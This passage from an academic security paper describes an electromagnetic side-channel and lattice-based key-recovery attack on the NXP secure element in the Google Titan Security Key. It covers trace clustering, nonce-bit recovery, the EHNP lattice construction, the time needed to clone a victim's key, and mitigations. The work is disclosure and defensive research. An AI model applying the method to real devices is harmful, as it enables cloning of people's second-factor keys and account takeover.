4. Finally, for each un-labeled sub-trace (*i.e.* $\tilde{k}_i = 0$), find the closest center.

The matching phase revealed that about half of the un-labeled sub-traces matched the $\tilde{k}_i = 1$ case, while the other half were equally divided between the cases $\tilde{k}_i = 2$ and $\tilde{k}_i = 3$.

The above observation was validated by our next experiment. We created two sets of sub-traces. In the first set, we put the $\tilde{k}_i = 0$ sub-traces. The other set contained a mix of sub-traces with $\tilde{k}_i \neq 0$, with half of them corresponding to $\tilde{k}_i = 1$ and the rest equally divided between $\tilde{k}_i = 2$ and $\tilde{k}_i = 3$. The T-Test evaluation between these two sets could not reject the null hypothesis (no T-Test peak is visible and the best T-Test absolute value is less than 3[7]), hence confirming the Expectation-Maximization experiment results.

In the improved version of the scalar multiplication algorithm presented in Algorithm 2, we have $G_0 = G_1 = G$ (the elliptic curve base point), $G_2 = [2^{129}]G_1$, $G_3 = G_1 + G_2$ and $G_4 = [2^{128}]G_1$.

Since $G_0 = G_1 = G$, one can check that the $Dummy \leftarrow S + G_{rand}$ addition is operated on G_1 half the time and on G_2 or G_3 the rest of the time. We would like to emphasize that this algorithm is only our interpretation of the real algorithm implemented on *Rhea* that might differ slightly. Details of the real implementation are not our concern here, a high-level understanding of the countermeasures is good enough.

5 A Key-Recovery Attack

In this section, we detail the process that resulted in the full recovering of the private keys embedded into the NXP's secure components of both *Rhea* and *Titan*. Our attack consists of two main steps: we first exploited the vulnerability observed in Algorithm 2 to recover some zero bits of the nonces with very high confidence level. Then, from this partial knowledge on the nonces, we applied a lattice-based attack by reducing our problem to an instance of the Extended Hidden Number Problem (EHNP). We present these two phases in the next sections.

[7] A more formal analysis, following *e.g.* [40], is possible to interpret the T-Test results and estimate the error probability of having an undetected leakage. Here, we do not need such a fine grain analysis, the T-Test results do not show the significant peaks found in prior experiments. We can then safely conclude that the two sets of sub-traces, selected as we did, behave very much alike.

Algorithm 2: Improved Version of Scalar Multiplication Algorithm used in Signature Operation

Input : $\{\tilde{k}_1, \cdots, \tilde{k}_i, \cdots, \tilde{k}_{129}\}$: The encoded scalar
Input : G_0, G_1, G_2, G_3, G_4: The pre-computed points
Output : $[k]G$: The scalar multiplication of scalar k by point G

```
// Init Register S to the point G(= G_1)
S ← G_1
for i ← 2 to l_k/2 do
    S ← [2]S
    rand ← random element from {0,1,2,3}
    if k̃_i > 0 then
        S ← S + G_{k̃_i}
    else
        Dummy ← S + G_rand
if k̃_1 = 0 then
    S ← S − G_4
else
    Dummy ← S − G_4
Return : S
```

5.1 Recovering Scalar Bits from the Observed Leakage

As seen in Section 4, Algorithm 2 leaks non-uniform information whenever the 2-bit encoded digit $\tilde{k}_i$ is zero. We recall that $\tilde{k}_i$ is obtained from the binary representation of k as $\tilde{k}_i = 2k_i + k_{129+i}$. When $\tilde{k}_i = 0$, our analysis confirmed that Algorithm 2 stores the result of the addition $S + G_0$ into a dummy register, with G_0 chosen at random in $\{G_1, G_2, G_3\}$ with respective probability $1/2$, $1/4$, $1/4$. Let $(\hat{k}_i)_i$ denote the sequence of digits recovered from the observed leakage on $\tilde{k}_i$ in a noise free scenario. From the above observation, we have $\hat{k}_i \in \{1,2,3\}$. Let us first examine the case $\hat{k}_i = 1$. With probability $1/4$, the observed value matches the correct value $\tilde{k}_i = 1$, in which case G_1 is correctly added to S. But it may also correspond to the case where $\tilde{k}_i = 0$ and G_1 was randomly chosen to perform the dummy addition, which occurs with probability $1/4 \times 1/2 = 1/8$. In total, we have $P(\hat{k}_i = 1) = 3/8$. The overall analysis for $\hat{k}_i = 1,2,3$ is summarized in Table 2.

Table 2 provides crucial information on the bits of k. In particular, we remark that $\hat{k}_i = 1$ implies $k_i = \text{msb}(\tilde{k}_i) = 0$. Similarly, $\hat{k}_i = 2$ implies $k_{129+i} = \text{lsb}(\tilde{k}_i) = 0$.

As seen in Section 4, T-Test results on carefully re-aligned sub-traces around four EM signal peaks (See Figure 12) gave us very precise time samples where the encoded digits are leaking. Testing the 2 bits of $\tilde{k}_i$ separately also revealed more leakage points for $k_i = \text{msb}(\tilde{k}_i)$ than for $k_{129+i} = \text{lsb}(\tilde{k}_i)$. Therefore, we first focused our analysis on the leakage arising from $\text{msb}(\tilde{k}_i)$. In practice, we used 4000×128 sub-traces on *Rhea* that we carefully filtered out by selecting time samples for which the T-Test was greater than some threshold, in absolute value. We then used unsupervised clustering to classify these sub-traces into two distinct subsets in order to differentiate the cases $k_i = 0$ and $k_i = 1$. For this step, we used the Expectation-Maximization algorithm (`Scikit-learn` GaussianMixture class[8]). If the classification is successful, the number of sub-traces in each subsets should match the respective probabilities given by Table 2, i.e. $P(k_i = 0) = 3/8$, $P(k_i = 1) = 5/8$. This was indeed the case for some T-Test threshold values. Nonetheless, since we were able to deduce nonce values from the private key of our experiments on *Rhea*, we could precisely evaluate the matching success rate for $k_i = 0$. Table 3 summarizes the matching success rates for $k_i = 0$ on the 4000×128 sub-traces of *Rhea* for various threshold values. For a threshold t, we give the resulting sub-traces length (# points) after samples selection and signal processing, the probability of success when a sub-trace is sent to the set $k_i = 0$ and the overall number of sub-traces labeled $k_i = 0$ over the 4000×128 sub-traces. More precisely, the clustering algorithm will choose two cluster centers (*i.e.* two multivariate Gaussian distributions) and output, for each sub-trace, the probability of fitting each cluster. We call confidence level the probability for a sub-trace to fit the cluster corresponding to $k_i = 0$. We ran several experiments on *Rhea*'s traces with various threshold values. For the second phase of the attack, we selected the 109714 sub-traces obtained with $t = 11$ for which the clustering algorithm's confidence level is equal or greater than 95% (highlighted in blue in Table 3). At the end of this first part of the attack, we have thus acquired with very high probability roughly $109714/4000 \approx 27.5$ bits per nonce (all located on the upper half of the nonce since they relate to $\text{msb}(\tilde{k}_i)$). The second phase of the attack presented in the next section consists in recovering the unknown part of each nonce in order to deduce the secret key d.

We proceeded similarly with $\text{lsb}(\tilde{k}_i)$ in the hope to gather even more knowledge about the nonces. However, as mentioned before (see Figure 12), the side-channel leakage related to $\text{lsb}(\tilde{k}_i)$ is significantly weaker than the one related to $\text{msb}(\tilde{k}_i)$ and our matching success rates seemed not

$\hat{k}_i$	$P(\hat{k}_i)$	$\tilde{k}_i$	$(k_i k_{129+i})$
1	3/8	1	(01)
		0	(00)
2	5/16	2	(10)
		0	(00)
3	5/16	3	(11)
		0	(00)

Table 2: Information on Scalar Bits from Noise Free Sensitive Leakage

[8] Exact parameters are `GaussianMixture(n_components=2, covariance_type='tied')`

t	sub-trace length	success rate (%)	# sub-traces
10	697	99.0	110054
11	650	99.0	109714
12	591	99.0	108451
13	554	99.0	106990
14	520	99.1	106691
15	484	99.1	105911

Table 3: Results of the clustering algorithm with minimum confidence level set to 0.95.

good enough. We hence decided to drop this (too) noisy information.

To summarize, we will target only bits with value 0 (as value 1 might hide the randomization of a dummy operation) and only in $\mathrm{msb}(\tilde{k}_i)$ since the sensitive leakage happens to be stronger there (in comparison to $\mathrm{lsb}(\tilde{k}_i)$).

5.2 Lattice-based Attack with Partial Knowledge of the Nonces

In [15], Howgrave-Graham and Smart exploited lattice reduction algorithms in order to recover (EC)DSA private keys from the knowledge of only a few bits per nonce. This work was followed by many others that improved the understanding of so-called lattice-based attacks and/or successfully applied variants to practical settings (see *e.g.* [1–3, 5, 7, 13, 14, 16, 23, 24, 26–28, 36, 38]). All these attacks work as follows:

1. Run N ECDSA signatures and record the inputs $h_i = h(m_i)$, the outputs (r_i, s_i) and the known information $\hat{k}_i$ on the nonce k_i. We denote by u_i the unknown part of k_i so that $k_i = \hat{k}_i + u_i$ (**warning:** contrary to the previous sections where k_i denoted the i-th bit of k, we shall now use the subscript notation where k_i designates the nonce of the i-th signature, where $i = 1, \ldots, N$).

2. Rewrite the ECDSA equations $s_i = k_i^{-1}(h_i + r_i d) \bmod q$ (see Section 3.1), as linear equations of the form $A_i u_i + B_i d \equiv C_i \pmod q$, involving the secret key d and the u_i's for $i = 1, \ldots, N$.

3. Build a lattice $\mathcal{L}$ that contains the vector $v = (u_1, u_2, \ldots, u_N)$ (in practice, this vector often contains some extra elements).

4. If the known part $\hat{k}_i$ of k_i is sufficiently large, then the norm of v is small and one can expect to find v by solving an instance of the Shortest Vector Problem (SVP) in $\mathcal{L}$.

As shown in [15], this attack amounts to finding a solution to the so-called *Hidden Number Problem* (HNP) introduced in [4]. The literature mostly considers the case where the known part consists of some of the most significant bits of each nonce. However, a more general setting sometimes referred to as the *Extended Hidden Number Problem* (EHNP), allows the known part to be a sequence of several blocks of consecutive known bits scattered all over the nonce. In this case, the unknown u_i is a vector whose elements are the unknown sections of each nonce. We note $u_i = (u_{i,1}, u_{i,2}, \ldots)$. This more general setting did not draw much attention (important papers are [13–15, 27]) but led to practical attacks nonetheless, mainly in the specific case of w-NAF implementations of the scalar multiplication [7, 23]. Our attack also relies on this Extended version of the HNP.

Following [15], the ECDSA equations $s_i = k_i^{-1}(h_i + dr_i) \bmod q$ can be rewritten as $k_i = A_i d - B_i \pmod q$, with $A_i = s_i^{-1} r_i$ and $B_i = -s_i^{-1} h_i$. If the most significant bits of $A_i d$ and B_i coincide, or equivalently if $A_i d - B_i$ is small, then one can build a lattice $\mathcal{L}$ such that the closest vector to $v = (B_1, \ldots, B_N, 0)$ in $\mathcal{L}$ reveals the nonces $k_1, \ldots, k_N$, hence the private key d. This situation corresponds to the HNP and the solution is obtained by solving an instance of the Closest Vector Problem (CVP). A common variant makes it possible to reduce the problem to an instance of the Shortest Vector Problem (SVP) in $\mathcal{L}$. In general, this so-called embedding technique (due to [18]) provides a better probability of success.

In our case, the known part of the nonces does not correspond to the most significant bits of k_i. Instead, we have

$$k_i = \hat{k}_i + \sum_{j=1}^{\ell_i} u_{i,j} 2^{\lambda_{i,j}}, \tag{1}$$

where the bits that form the known part $\hat{k}_i$ split the nonces k_i into ℓ_i unknown parts $u_{i,j}$.

For the lattice reduction algorithm (LLL or BKZ) to be successful, the side-channel acquisition phase should provide enough information on the nonces. Notably, over all recorded signatures, the number of known bits should be large enough. It was commonly assumed that this number must be larger than the bitlength of the secret[9]. Yet, it is worth mentioning that very recently, M. Albrecht and N. Heninger managed to slightly break this so-called *information theoretic limit* [1] using a sieve algorithm (and, with less success, an enumeration algorithm). Moreover, and at the price of some rather expensive computations, they showed that 3 known bits by nonce are sufficient in practice to solve HNP when most recent attacks necessitated at least 4 known bits [16, 24].

Based on the above observations and after a few experiments on *Rhea*, we opted for a strategy that we detail in Section 5.3. As explained next, we filtered out the 4000 recorded signatures in order to keep only those for which the known part $\hat{k}_i$ was a block of 5 consecutive zero bits so that

$$k_i = u_{i,2} 2^{\lambda_i} + 0 \times 2^{\mu_i} + u_{i,1} \tag{2}$$

[9] i.e. the bitlength of the group order: 256 in our case.

where $\lambda_i = \mu_i + 5$ is the index of the most significant unknown part of k_i. The least significant part $u_{i,1}$ has index 0, i.e. it coincides with the least significant bits of k_i.

We then used equation 2 to build a lattice that contains a short vector whose elements include the unknown parts $u_{i,1}, u_{i,2}$. Using this information, it was then easy to reconstruct the nonces k_i, notably k_1, and therefore the private key d.

We applied several optimizations to increase both the efficiency and probability of success of the attack. In particular, we removed the secret key d from the equations, we used the already mentioned embedding technique, and we adapted the trick presented in [27] and recalled in [1, 24] that consists of shifting the interval of the unknown parts $u_{i,j}$ from $[0, U_{i,j}]$ to $[-U_{i,j}/2, U_{i,j}/2]$ to the case EHNP. The details of our optimization and lattice construction are given in Appendix A.

5.3 Touchdown on *Rhea*

As seen in Section 5.1, we recorded input and output data on 4000 ECDSA signatures. Our pruning process and parameters allowed us to select 109714 sub-traces (iterations) corresponding to a zero bit with very high probability (99%). This represents an average of ≈ 27.5 known zero bits per nonce over the 4000 signatures. We also know that these zero bits are all located in the upper half of the nonces (see Section 4). Unfortunately, the vast majority of this information is not easily exploitable. Indeed, an elementary, yet rather conservative equation from [13] tells us that in the case of EHNP, a known block of less than three consecutive bits is not helping. In fact, it is deteriorating the success rate by increasing the lattice dimension for no gain. According to [13], there should be at least three (resp. two) known blocks of 3 bits (resp. 4 bits) per nonce for the attack to be successful. Thus, after a few experiments, we decided to seek nonces containing a single block of at least five consecutive zero bits. We ended-up with 180 nonces, out of which only 5 included a wrongly estimated known block.

In simulation, with such a configuration and using LLL for the lattice reduction, 80 error free signatures are enough to get about 50% chances to find the secret. Based on these simulations, we completed the attack on *Rhea* using a brute-force strategy: we randomly selected 80 nonces among the 180 available to define the lattice and run the reduction algorithm until the secret key was found.

Using LLL, each trial attack with 80 signatures took about 100 seconds to complete (on a 3,3GHz Intel Core i7, with 16GB RAM). Eventually, the secret key was recovered after only a few tens of trials.

In the purpose of completeness, we provide in Appendix B the attack success rate estimations in simulation with the BKZ algorithm (for various block sizes). As expected, BKZ offers much better results than LLL, even allowing us to consider 4-bit known blocks instead of 5-bit blocks, significantly decreasing the overall attack data complexity[10].

5.4 Touchdown on *Titan*

We launched the attack on the *Google Titan Security Key* following the exact same trajectory. First, we did our best to locate the EM probe at the same spatial position and with the same orientation (see Figure 4). We acquired 6000 side-channel traces during the execution of the U2F `authentication request` command (details of the acquisition campaign are similar to *Rhea*'s, see Table 1, but for the number of acquisitions and then for the acquisition time that took about 6 hours).

Re-alignment, samples selection and signal processing We applied exactly the same process than for *Rhea* (the same four signal peaks were clearly visible). Once re-aligned around the four signal peaks, we used the T-Test results from *Rhea* to select the time samples and we applied the same signal processing on the sub-traces.[11]

Unsupervised clustering Again, we applied the same Expectation-Maximization algorithm than for *Rhea*. As mentioned earlier, we were optimistic about the correctness of the clustering process since the sizes of the two output clusters were proportional to the expected ratios $(3/8, 5/8)$. We then brute-forced the T-Test threshold for time samples selection and eventually selected $t = 8$ (for *Rhea* it was $t = 11$). After signal processing and samples selection, the sub-trace length with this threshold was 854.

Pruning and nonces selection We chose the highest confidence level that preserved sufficiently many nonces with 5 or more consecutive zeros. Since we had more traces than for *Rhea*, we were able to increase the confidence level to 0.98. We ended-up with 156 nonces with a block of at least 5 consecutive zero bits.

Key recovery attack We ran our EHNP solver on random subsets of size 80 among the 156 selected nonces. The attack was successful after only a few tens of attempts.

Post analysis From the secret key, we can compute the values of the nonces and verify that, among the 156 selected nonces, 7 were erroneous. The attack was then a little more challenging than for *Rhea* but still possible. Again, as shown

[10] The use of a sieve algorithm, as in [1], would certainly improve further these results.

[11] By reusing *Rhea*'s T-Test results for selecting the time samples for *Titan*, we assumed that *Rhea* and *Titan* share the same clock frequency and instructions order. These are not strong hypotheses since the clock frequency can be easily checked and the NXP cryptographic library version seems to be the same on both devices.

in Appendix B, the use of BKZ with medium or large block size would do the work with much fewer nonces.

Time required to replay the attack Once the attacker get hold of the *Titan* device, it should take less than 10 hours to replay the side-channel acquisition: 2 hours for preparing the device, 1 hour for preparing the side-channel acquisition setup, 6 hours for the side-channel acquisition and 1 hour for repackaging the device. After returning the device to the victim, the key recovery can then be performed offline in less than one day.

6 A Crucial Observation

During the post analysis, we ran a lot of simulations on various instances of the EHNP. In particular, we observed that the success rate of the attack, and the minimum number of signatures required to reach a given success rate, differ between the contexts of *Rhea* / *Titan* and that of random instances of the EHNP.[12] We made the following crucial observation:

The success rate of the attack increases when the positions (bits) covered by the known blocks of the nonces correspond to positions where the group order is either all-zeros or all-ones. As a consequence, the number of signatures required to complete the attack can be greatly reduced in this case.

We realized that the *Rhea* / *Titan* implementation of the scalar multiplication with the *comb* method, together with the fact that the observed leakage on the most significant bits of the nonces are easier to infer, were crucial in the success of our attack. Indeed, all the blocks of 5 consecutive zero bits were located between the bit indices 129 and 250 (assuming index 0 corresponds to the lsb). And since the elliptic curve used in the FIDO U2F protocol has a structured order q, the bits of q at these positions consist of large sequences of zeros and ones.

To illustrate this, we conducted the following experiment: for every possible bit index i ranging from 1 to 250, we ran the attack[13] with the 5-bit known blocks set at index i for all the nonces.

The success rates of these 250 attacks is plotted in red in Figure 13. On the same figure, the dashed blue curve corresponds to the function δ_q, defined as follows:

$$\delta_q(i) = \begin{cases} 1 & \text{if } q \text{ has 5 consecutive 0s or 1s at bit position } i \\ 0 & otherwise \end{cases}$$

The order of the curve NIST P-256 used for our attack contains 2 runs of 5 consecutive ones in its lower part, namely at indices 26 and 108.[14] The higher part is decomposed into 3 long runs of ones and zeros. The first 2 peaks on Figure 13 exactly correspond to the two runs of ones in the lower part. Then starting at index 128 (first long run of ones), the success rate reaches 100% except when the 5-bit window meets the transitions between the runs of ones and that of zeros. The correlation between the success rate and the bit values at these exact locations clearly indicate that there exists a strong correlation between $\delta_q(i)$ and the attack success rate for a known block at position i.




Figure 13: Comparison between the success rate of EHNP with 60 nonces and a single known block of 5 bits at a given bit index (in red) and δ_q (in blue, dashed)

To the best of our knowledge, this phenomena has not been observed before and we believe it opens new directions of research.

First of all, it tends to show that structured elliptic curves, for which the order contains large sequences of zeros or ones happen to be more vulnerable to lattice-based attacks than unstructured elliptic curves. Interestingly enough, we already know in other contexts that these elliptic curves are not the best choice as far as side-channel analysis is concerned as they require more expensive countermeasures (see *e.g.* [35]). It is worth mentioning that structured elliptic curves is a very common choice in real-world protocols (like FIDO or Bitcoin).

At this point, we do not have any theoretical explanation for this observation. We know that finding a short vector in a lattice necessitates that vector to be sufficiently short relative to the lattice volume (at least, this is how these lattice-based attacks were theoretically explained in the first place [15]). However, we did not observe major differences in the norms of the short vector solution or the lattice volume in the favorable[15] and less favorable cases. Hence, to understand the influence of the elliptic curve order on the difficulty to solve SVP in the EHNP lattice, a deeper exploration of the inner

[12] on the same curve and where each nonce contains a single block of 5 consecutive zero bits enclosed by two unknown parts.

[13] Using 60 nonces and lattice reduction algorithm BKZ with block size 25

[14] In fact, at index 26, the order contains a run of 6 consecutive ones. Thus to be precise we should have said "3 runs of 5 consecutive ones at indices 26, 27 and 108".

[15] the so-called favorable case is when the known block position i corresponds to $\delta_q(i) = 1$.

structure of the lattice is needed. The question remains thus open.

We believe that a clear understanding of this surprising behaviour might be a key to improve lattice-based attacks on ECDSA. Indeed, if we understand the structural difference between the favorable and the generic cases, one might be able to adapt the lattice structure in the general case and significantly improve the attack success rate.

7 Attack Mitigations

Several measures can be implemented to thwart the proposed attack, at different levels.

7.1 Hardening the NXP P5x Cryptographic Library

Straightforward ways for hardening the NXP P5x cryptographic library:

- blinding of the scalar. This does not remove the sensitive leakage but makes the attack much harder (as shown in [13]). For instance, by addition of a random factor of the curve order (the bit length of the random number should be at least half the bit length of the curve order);
- re-randomizing the table lookup of precomputed points in the comb implementation at each new access and hence completely remove the sensitive leakage.

7.2 Use the FIDO U2F Counter to Detect Clones

As explained in section 8.1 of [10], the counter *may* be used as a signal for detecting cloned U2F devices. Thus if a *relying party* of an application protected with FIDO U2F receives a cryptographically correct `authentication response message`, but with a counter value smaller or equal to the previous counter value recorded, it means that a clone of the U2F device has been created and used. Then the *relying party* should not validate the authentication request, and lock the account.

This countermeasure would reduce the usability of the clone to a unique time after giving the security key back to the legitimate user. Once the clone has been used (say one month after the attack), the account will be locked by the next access from the legitimate user.

Note that this protection would have to be implemented by each *relying party*, independently of the FIDO U2F device.

References

[1] Martin R. Albrecht and Nadia Heninger. On Bounded Distance Decoding with Predicate: Breaking the "Lattice Barrier" for the Hidden Number Problem. Cryptology ePrint Archive, Report 2020/1540, 2020. https://eprint.iacr.org/2020/1540.

[2] Alejandro Cabrera Aldaya, Cesar Pereida Garcia, and Billy Bob Brumley. From A to Z: Projective Coordinates Leakage in the Wild. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2020(3):428–453, Jun. 2020.

[3] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit" : A Small Amount of Side Channel Can Go a Long Way. In Lejla Batina and Matthew Robshaw, editors, *Cryptographic Hardware and Embedded Systems - CHES 2014, Busan, South Korea, September 23-26, 2014. Proceedings*, volume 8731 of *LNCS*, pages 75–92. Springer, 2014.

[4] Dan Boneh and Ramarathnam Venkatesan. Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes. In Neal Koblitz, editor, *Advances in Cryptology — CRYPTO '96*, pages 129–142, Berlin, Heidelberg, 1996. Springer Berlin Heidelberg.

[5] Billy Bob Brumley and Nicola Tuveri. Remote Timing Attacks Are Still Practical. In Vijay Atluri and Claudia Díaz, editors, *Computer Security - ESORICS 2011, Leuven, Belgium, September 12-14, 2011. Proceedings*, volume 6879 of *LNCS*, pages 355–371. Springer, 2011.

[6] Jean-Sébastien Coron. Resistance against Differential Power Analysis for Elliptic Curve Cryptosystems. In Çetin Kaya Koç and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES'99, Worcester, MA, USA, August 12-13, 1999, Proceedings*, volume 1717 of *LNCS*, pages 292–302. Springer, 1999.

[7] Shuqin Fan, Wenbo Wang, and Qingfeng Cheng. Attacking OpenSSL Implementation of ECDSA with a Few Signatures. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, page 1505–1515, New York, NY, USA, 2016. Association for Computing Machinery.

[8] Feitian. Feitian website. https://www.ftsafe.com. [online; accessed 1-June-2021].

[9] FIDO Alliance. FIDO U2F Raw Message Formats. https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-raw-message-formats-v1.2-ps-20170411.html. [online; accessed 1-June-2021].

[10] FIDO Alliance. Universal 2nd Factor (U2F) Overview. https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-overview-v1.2-ps-20170411.pdf. [online; accessed 1-June-2021].

[11] Friedrich Beck. *Integrated Circuit Failure Analysis: A Guide to Preparation Techniques*. John Wiley & Sons, 1998.

[12] Google. Google Titan Key. https://cloud.google.com/titan-security-key/. [online; accessed 1-June-2021].

[13] Dahmun Goudarzi, Matthieu Rivain, and Damien Vergnaud. Lattice Attacks Against Elliptic-Curve Signatures with Blinded Scalar Multiplication. In Roberto Avanzi and Howard M. Heys, editors, *Selected Areas in Cryptography - SAC 2016, St. John's, NL, Canada, August 10-12, 2016, Revised Selected Papers*, volume 10532 of *LNCS*, pages 120–139. Springer, 2016.

[14] Martin Hlavác and Tomás Rosa. Extended Hidden Number Problem and Its Cryptanalytic Applications. In Eli Biham and Amr M. Youssef, editors, *Selected Areas in Cryptography - SAC 2006, Montreal, Canada, August 17-18, 2006 Revised Selected Papers*, volume 4356 of *LNCS*, pages 114–133. Springer, 2006.

[15] Nick Howgrave-Graham and Nigel P. Smart. Lattice Attacks on Digital Signature Schemes. *Des. Codes Cryptogr.*, 23(3):283–290, 2001.

[16] Jan Jancar, Vladimir Sedlacek, Petr Svenda, and Marek Sys. Minerva: The Curse of ECDSA Nonces (Systematic Analysis of Lattice Attacks on Noisy Leakage of Bit-Length of ECDSA Nonces). *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2020(4):281–308, 2020.

[17] Don Johnson, Alfred Menezes, and Scott Vanstone. The elliptic curve digital signature algorithm (ECDSA). *International Journal of Information Security*, 1(1):36–63, 2001.

[18] Ravi Kannan. Minkowski's convex body theorem and integer programming. *Mathematics of Operations Research*, 12(3):415–440, 1987.

[19] Langer. ICR HH 250-75. https://www.langer-emv.de/en/product/near-field-microprobes-icr-hh-h-field/26/icr-hh250-75-near-field-microprobe-0-5-mhz-to-2-ghz/105, 2019. [online; accessed 1-June-2021].

[20] Langer. ICR HH 500-6. https://www.langer-emv.de/en/product/near-field-microprobes-icr-hh-h-field/26/icr-hh500-6-near-field-microprobe-2-mhz-to-6-ghz/108, 2019. [online; accessed 1-June-2021].

[21] Chae Hoon Lim and Pil Joong Lee. More Flexible Exponentiation with Precomputation. In Yvo G. Desmedt, editor, *Advances in Cryptology — CRYPTO '94*, pages 95–107, Berlin, Heidelberg, 1994. Springer Berlin Heidelberg.

[22] S Mangard, ME Oswald, and T Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*. Springer, 2007. Other identifier: 0387308571.

[23] Gabrielle De Micheli, Rémi Piau, and Cécile Pierrot. A Tale of Three Signatures: Practical Attack of ECDSA with wNAF. In Abderrahmane Nitaj and Amr M. Youssef, editors, *Progress in Cryptology - AFRICACRYPT 2020, Cairo, Egypt, July 20-22, 2020, Proceedings*, volume 12174 of *LNCS*, pages 361–381. Springer, 2020.

[24] Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL: TPM meets Timing and Lattice Attacks. In *USENIX Security 20*, Boston, MA, August 2020. USENIX Association.

[25] MOUSER. NXP A700x datasheet, secure authentication microcontroller. https://www.mouser.fr/datasheet/2/302/a700x_fam_sds-1187735.pdf. [online; accessed 1-June-2021].

[26] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using Bleichenbacher's Solution to the Hidden Number Problem to Attack Nonce Leaks in 384-bit ECDSA: extended version. *J. Cryptogr. Eng.*, 4(1):33–45, 2014.

[27] NS02 Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Digital Signature Algorithm with Partially Known Nonces. *J. Cryptol.*, 15(3):151–176, 2002.

[28] Phong Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces. *Des. Codes Cryptogr.*, 30(2):201–217, 2003.

[29] NIST. FIPS 186-2, Digital Signature Standard (DSS). https://csrc.nist.gov/csrc/media/publications/fips/186/2/archive/2000-01-27/documents/fips186-2.pdf, 2001. [online; accessed 1-June-2021].

[30] NXP. NXP LPC11U2x datasheet, 32-bit ARM Cortex-M0 microcontroller. https://www.nxp.com/docs/en/data-sheet/LPC11U2X.pdf. [online; accessed 1-June-2021].

[31] NXP. NXP SmartMX family brochure. https://www.nxp.com/docs/en/brochure/75017515.pdf. [online; accessed 1-June-2021].

[32] Oracle. JavaCard Connected Platform Specifications 3.0.1. https://www.oracle.com/java/technologies/javacard/platform-

specification-3-0-1.html. [online; accessed 1-June-2021].

[33] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[34] Pico Technology. PicoScope 6000 Series datasheet. https://www.picotech.com/download/datasheets/PicoScope6000CDSeriesDataSheet.pdf, 2019. [online; accessed 1-June-2021].

[35] Thomas Roche, Laurent Imbert, and Victor Lomné. Side-channel attacks on blinded scalar multiplications revisited. In Sonia Belaïd and Tim Güneysu, editors, *CARDIS 2019, Prague, Czech Republic, November 11-13, 2019, Revised Selected Papers*, volume 11833 of *LNCS*, pages 95–108. Springer, 2019.

[36] Keegan Ryan. Return of the Hidden Number Problem.: A Widespread and Novel Key Extraction Attack on ECDSA and DSA. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2019(1):146–168, Nov. 2018.

[37] Thorlabs. Manual 3-axes Stage PT3/M. https://www.thorlabs.com/thorproduct.cfm?partnumber=PT3/M#ad-image-0, 2019. [online; accessed 1-June-2021].

[38] Samuel Weiser, David Schrammel, Lukas Bodner, and Raphael Spreitzer. Big Numbers - Big Troubles: Systematically Analyzing Nonce Leakage in (EC)DSA Implementations. In *USENIX Security 20*, pages 1767–1784. USENIX Association, August 2020.

[39] B. L. Welch. The Generalization of 'Student's' Problem when Several Different Population Variances are Involved. *Biometrika*, 34(1/2):28–35, 1947.

[40] Carolyn Whitnall and Elisabeth Oswald. A critical analysis of ISO 17825 ('testing methods for the mitigation of non-invasive attack classes against cryptographic modules'). In Steven D. Galbraith and Shiho Moriai, editors, *Advances in Cryptology - ASIACRYPT 2019, Kobe, Japan, December 8-12, 2019, Proceedings, Part III*, volume 11923 of *LNCS*, pages 256–284. Springer, 2019.

A Details of the Lattice Construction

Let us jump back to the modular equations given in Section 5.2 that involves the nonces k_i, the secret key d and the public data h_i and (s_i, r_i):

$$k_i = A_i d - B_i \pmod q,$$

where $A_i = s_i^{-1} r_i$ and $B_i = -s_i^{-1} h_i$ for each ECDSA signature $(i = 1, \ldots, N)$.

We first remove the secret key d from the equations. This removes one unknown and one equation and results in a lattice of smaller dimension (thus improving the efficiency of the lattice reduction). By subtracting the equation for $i = 1$ to the others we obtain $N-1$ equations of the form

$$k_i = A_i k_1 - B_i \pmod q,$$

where $A_i = s_1 r_1^{-1} s_i^{-1} r_i$ and $B_i = r_1^{-1} s_i^{-1} r_i h(m_1) - s_1^{-1} h(m_i)$ for $i = 2, \ldots, N$.

Now, writing the nonce k_i as in equation 1, with its known part $\hat{k}_i$ and its unknown parts $\sum_{j=1}^{\ell_i} u_{i,j} 2^{\lambda_{i,j}}$ we obtain the following $N-1$ congruences:

$$u_{i,1} \equiv \sum_{j=2}^{\ell_i} \sigma_{i,j} u_{i,j} + \sum_{j=1}^{\ell_1} \tau_{j,i} u_{1,j} + \gamma_i \pmod q,$$

where $\tau_{j,i} = A_i 2^{\lambda_{1,j} + \lambda_{i,1}}$, $\sigma_{i,j} = -2^{\lambda_{i,j} - \lambda_{i,1}}$ and $\gamma_i = -2^{-\lambda_{i,1}} (\hat{k}_i - A_i \hat{k}_1 + B_i)$.

